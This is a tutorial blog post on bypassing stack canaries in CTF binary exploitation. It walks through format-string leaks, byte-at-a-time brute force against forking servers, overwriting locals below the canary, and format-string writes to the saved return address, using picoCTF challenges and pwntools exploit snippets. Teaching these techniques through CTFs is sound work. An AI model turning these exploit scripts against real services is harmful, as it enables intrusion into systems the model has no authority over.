
The wall and the speed bump
You found the overflow. Your offset is right, cyclic gave you a clean number, and you send the payload expecting a shell. Instead the program prints *** stack smashing detected ***: terminated and dies with an abort. That message is a stack canary doing its job: a random value the compiler slipped between your buffer and the saved return address, checked right before the function returns. Overwrite the return address with a linear overflow and you also overwrite the canary, the check fails, and the process kills itself before your address ever loads.
The first time I hit this I assumed I had botched the offset and spent twenty minutes re-running cyclic. The offset was fine. I just had not run checksec, so I never noticed the binary had a guard I needed to deal with. Here is the thing that would have saved me the twenty minutes: a canary is a speed bump, not a wall. It guards exactly one route, and there are a handful of standard ways around it.
The canary does not protect the return address. It protects one road to it: a contiguous overflow, checked once at ret.
That reframe is the whole article. Stop asking "how do I defeat the canary" and start asking "do I even need to cross it?" Once you do, the bypasses sort themselves into two branches. You either satisfy the check (make sure the right canary value is sitting there when ret runs) or you avoid the check (reach your target without a changed canary ever reaching the comparison). Here is the map before the details.
| Branch | Bypass | Use when | picoCTF receipt |
|---|---|---|---|
| A: satisfy | Leak it | You can read stack memory (format string, out-of-bounds read) | guessing game 2 |
| A: satisfy | Brute-force it | The server forks per connection, or the canary is static | buffer overflow 3 |
| B: avoid | Hit a target below the canary | A function pointer or data local sits between the buffer and the canary | babygame01 |
| B: avoid | Write straight to the return address | You have an arbitrary write (format string %n) and skip the overflow entirely | echo valley |
If you do not already know how a plain stack overflow works, start with the Buffer Overflow guide and come back. Everything below assumes you can already smash a return address when nothing is in the way.
What a canary actually guards
When you compile with stack protection on, the function prologue copies a secret value onto the stack just above the local variables, and the epilogue checks it before ret. On x86-64 with glibc the value lives in thread-local storage at %fs:0x28, exposed to C as __stack_chk_guard. It is set once, at process startup, from the kernel-supplied AT_RANDOM bytes in the auxiliary vector. The compiled check is small and always the same shape:
; function epilogue, right before retmov rax, QWORD PTR fs:0x28 ; load the real canaryxor rax, QWORD PTR [rbp-0x8] ; compare against the stack copyje .ok ; equal? carry on to retcall __stack_chk_fail ; different? abort()
__stack_chk_fail is the thing that prints *** stack smashing detected *** and calls abort(). It is marked noreturn, so there is no clever way to fall through it. The check is honest and cheap. That is the point of canaries: one random qword and four instructions per guarded function, in exchange for catching the most common memory-corruption bug class. As a defense it is a genuinely good trade. As an obstacle in front of you, it is narrow.
Attacker-controlled. A linear overflow grows downward toward the saved return address.
Branch B target. Reachable by an out-of-bounds index write without ever crossing the canary.
The guard. Last byte is a null on glibc. Checked once, at ret. Change it and the program aborts.
Caller's frame pointer.
Branch B target. A format-string write hits this directly, with no contiguous overflow to trip the canary.
Branch A (leak or brute-force) writes a contiguous overflow but puts the correct canary back, so the check at ret passes. Branch B never makes the check decide anything.
One detail on that diagram does a lot of work later: on glibc the canary's least-significant byte is a null. The compiler forces it so that string functions like strcpy and %s stop at the canary instead of cleanly copying through it. That null byte cuts both ways. It makes the canary slightly easier to spot when you leak the stack (it is the qword ending in 00) and it drops a 64-bit brute-force from eight unknown bytes to seven. Defenders gave up a little entropy to stop a different attack, and that is a tradeoff you get to exploit.
Step 0: is there even a canary?
Before you pick a bypass, spend ten seconds confirming the problem exists. checksec (ships with pwntools) tells you in one line.
$ checksec --file=./vulnArch: amd64-64-littleRELRO: Full RELROStack: Canary found <- this is your speed bumpNX: NX enabledPIE: PIE enabled
If it says No canary found, you are done reading this post: go overwrite the return address. If it says Canary found, the other lines already tell you which downstream fight you are in. NX enabled (no-execute) means no shellcode on the stack, so getting past the canary leads into ROP. PIE enabled means you also need a code or stack leak, covered in the ASLR and PIE Bypass post. The canary is rarely the only thing standing between you and the flag, but it is usually the first.
checksec as a shopping list, not a verdict. "Canary found, Full RELRO, PIE" is not "impossible," it is "you need a leak, and the leak probably solves the canary for free." One format-string bug often pays for all three at once.Branch A: satisfy the check
In this branch the canary check still runs and still compares. You just make sure the value it finds on the stack matches the real one. There are two ways to know the value: read it, or guess it one byte at a time.
Leak it with a format string
The canary is a local variable. If you can read the stack, you can read the canary, and the cleanest stack-read primitive in CTF is a format string bug, a printf(user_input) with no format string of its own. Each %p prints the next stack slot, and %n$p jumps straight to slot n. So the workflow is: find which slot reflects your own input, count up to the canary's slot, leak it, then drop that exact value back into your overflow so the epilogue XOR comes out zero.
guessing game 2 is the textbook version. It is a 32-bit binary with Full RELRO, NX, and a canary, plus both a format string bug and a buffer overflow. The input buffer shows up at format parameter 7. The buffer is 512 bytes, which is 128 four-byte slots, so the canary sits at parameter 7 + 128 = 135. One request leaks it:
from pwn import *io = remote('saturn.picoctf.net', 12345)# leak the canary directly at its stack parameterio.sendline(b'%135$p')canary = int(io.recvline().strip(), 16)log.info(f'canary = {canary:#x}') # ends in 00 on a real glibc canary# now overflow, but write the real canary back into its slotpayload = b'A' * 512 # fill the bufferpayload += p32(canary) # canary unchanged -> check passespayload += b'B' * 4 # saved EBPpayload += p32(elf.sym['win']) # saved EIPio.sendline(payload)
%p or %lx, never %s. The canary ends in a null byte, and %s dereferences and reads until a null, so it either stops short or chases a garbage pointer. You want the raw stack slot, not a string starting at it.If you are fuzzy on finding the parameter offset or turning %p chains into a targeted read, the Format String guide walks the whole primitive. The only canary-specific trick is recognizing the leak: it is the qword (or dword) ending in 00, sitting where the frame layout says the canary should be.
Brute-force it across forks
No leak? Sometimes you can guess the canary one byte at a time, and the precondition is specific: the same canary has to survive across your attempts. That happens in two situations. The common one is a forking server. When a process calls fork(), the child is a byte-for-byte copy of the parent, including the canary, the ELF base, and the libc base. If the server forks a fresh worker per connection and the worker crashing does not re-randomize anything, every connection hands you the identical canary.
That turns the check into an oracle. Fill the buffer up to the canary, append one guessed byte, and see what happens. If the connection survives, the byte was correct. If the child aborts, it was wrong, try the next value. Lock in each correct byte as the prefix for the next position. The math is friendly: a 64-bit canary has a known null low byte, so seven unknown bytes at up to 256 guesses each is at most about 1,792 connections, and roughly 896 on average. Compare that to 2 to the 56th if you tried to guess all seven at once.
from pwn import *canary = b'\x00' # glibc canary's low byte is nullwhile len(canary) < 8:for guess in range(256):io = remote(HOST, PORT)io.send(b'A' * OFFSET + canary + bytes([guess]))if b'smashing' not in io.recvall(timeout=1):canary += bytes([guess]) # survived -> byte is correctio.close()breakio.close()log.success(f'canary = {canary.hex()}')
The picoCTF sibling is buffer overflow 3, which strips the problem down to its core. It is a 32-bit binary whose 4-byte canary is read from a file, so it is literally static across runs, no fork required, and you brute-force all four bytes byte-by-byte with the crash message as the oracle. The recovered canary is the ASCII string BiRd, and the flag it hands back is picoCTF{Stat1C_c4n4r13s_4R3_b4D_...}. The challenge moralizes at you through the flag itself: static canaries are bad. So, it turns out, are brute-forceable ones.
Branch B: don't cross the canary
Branch A is the obvious branch, and it is the one most tutorials stop at. Branch B is where the reframe pays off, so this is the part worth slowing down for. The canary only matters if a changed copy of it reaches the comparison at ret. Two kinds of exploit never make that happen: ones that hit a target sitting below the canary, and ones that do not use a contiguous overflow at all.
Hit a target below the canary
Look at the frame diagram again. The canary sits between the buffer and the saved return address, but plenty of useful things live below it, between the buffer and the canary: other local variables, a loop counter, a flag, a function pointer the program is about to call. If the thing you need to corrupt is one of those, you never touch the canary. A linear overflow that stops short of the canary, or, more commonly, an out-of-bounds index that writes to a specific slot directly, lands on your target and the epilogue check sails through unchanged.
babygame01 is exactly this. It has an out-of-bounds array write, and instead of reaching for the return address it clobbers a single data variable, a win flag the game logic checks, with one byte. The canary guards the saved return address and the saved frame pointer. It does not guard an adjacent integer. A one-byte write to that integer slips right past the check, because the check is never asked about it. (Its sequel, babygame02, escalates the same out-of-bounds primitive to a single-byte partial overwrite of the saved return address itself, which is branch A territory.)
-fstack-protector-strong reorders buffers above other locals so an overflow tends to hit the canary before it hits a sensitive variable. It is a real mitigation and it is also incomplete. Buffer reordering does nothing against an out-of-bounds index that computes the target address directly, which is why babygame01 works.Write straight to the return address
The deepest version of "don't cross it" is to drop the overflow entirely. A format string write, %n and friends, is an arbitrary write-what-where. It does not march byte by byte from a buffer. It writes the bytes you choose at the address you choose. Point it at the saved return address on the stack, or at a GOT (Global Offset Table) entry, and the canary is irrelevant: you wrote to one specific location and nothing in between moved.
echo valley is the clean demonstration. checksec reports PIE, Full RELRO (read-only relocations), NX, and a canary, which looks intimidating, but the bug is a printf(buf). You leak a stack slot to defeat PIE, then use pwntools fmtstr_payload to write the address of print_flag directly onto the saved return address. As the writeup itself notes, the format-string write targets the return address "without corrupting the canary, so canary detection is not triggered." Full RELRO took the GOT off the table, so the saved return address is the target, and the canary that the whole binary advertises in checksec never gets a vote.
A canary assumes you will overflow the buffer. The moment you stop overflowing the buffer, it is guarding an empty hallway.
Which bypass, in order
When checksec says Canary found, do not start typing. Ask these in order and stop at the first yes.
- Is your real target below the canary, a function pointer or a data local you can reach? Then ignore the canary and corrupt that. Branch B, no leak needed.
- Do you have an arbitrary write (a format string
%n)? Write straight to the return address or GOT and skip the overflow. Branch B, no leak needed. - Can you read stack memory (format string, out-of-bounds read)? Leak the slot ending in
00and replay it in your overflow. Branch A. - Does the server fork, or is the canary static? Brute-force it one byte at a time. Branch A.
- None of the above? The canary is actually costing you something. Go find a leak primitive first; that is the honest answer, and it is rarer than beginners fear.
Notice the order. The bypasses that need nothing extra come first, and the ones that need a separate primitive come last. That is the opposite of how the techniques are usually taught, leak-first, because leaking is the one everybody learns first. In practice, "do I even need to cross it?" is the cheaper question, so ask it first.
Quick reference
| Bypass | Precondition | Key move | |
|---|---|---|---|
| Leak | Format-string read | Stack read primitive in the vulnerable function | Find the slot ending in 00, replay it in the payload |
| Brute | Byte-at-a-time oracle | Fork server with no re-randomization, or static canary | Guess each byte, survive = correct, ~896 tries on 64-bit |
| Below | Corrupt a target under the canary | Function pointer or data local between buffer and canary | OOB index write straight to the slot, canary untouched |
| Around | Arbitrary write to RIP / GOT | Format-string %n write | fmtstr_payload to the saved return address, no overflow |
Getting past the canary is rarely the last step. With NX on you land in ROP; with PIE on you still need the leak from the ASLR and PIE Bypass post; and the whole thing gets scripted with patterns from the pwntools guide. If you want to watch the canary check fire in slow motion, set a breakpoint on __stack_chk_fail using the GDB guide and step through the epilogue.
One concrete drill. Open guessing game 2 and echo valley side by side. Both have a canary and a format string. One leaks the canary and overflows past it; the other never overflows and never leaks the canary at all. Same protection, two branches. Once you can see why the second binary's canary is doing nothing, the message stack smashing detected stops being a wall and turns into a question: which branch is this?
The canary is a real cost. It turns "I overflowed the buffer" into "I overflowed the buffer and I have a leak, a fork, or a better target." That is a meaningful raise. It is just not a wall, and you should stop treating it like one.
Sources and further reading
- StackGuard: Automatic Adaptive Detection and Prevention of Buffer-Overflow Attacks, Cowan et al., USENIX Security 1998. The paper that introduced the canary.
- Hacking Blind (BROP), Bittau, Belay, Mashtizadeh, Mazières, Boneh, IEEE S&P 2014. Brute-forcing canaries and return addresses against forking servers.
- ir0nstone: Stack Canaries and Forking Processes, on spotting the canary and the fork-inheritance precondition.
- GCC Instrumentation Options, the
-fstack-protectorfamily and what each level guards. - glibc
stack_chk_fail.c, the source of*** stack smashing detected ***. - CWE-121: Stack-based Buffer Overflow for the defect the canary was invented to catch. For the mechanics around it: the x86-64 System V psABI for where the canary sits relative to the saved return address, the ELF specification for reading that layout out of the file, the kernel sysctl documentation for
randomize_va_spacewhen you are reproducing a leak locally, and pwntools for automating the fork brute force.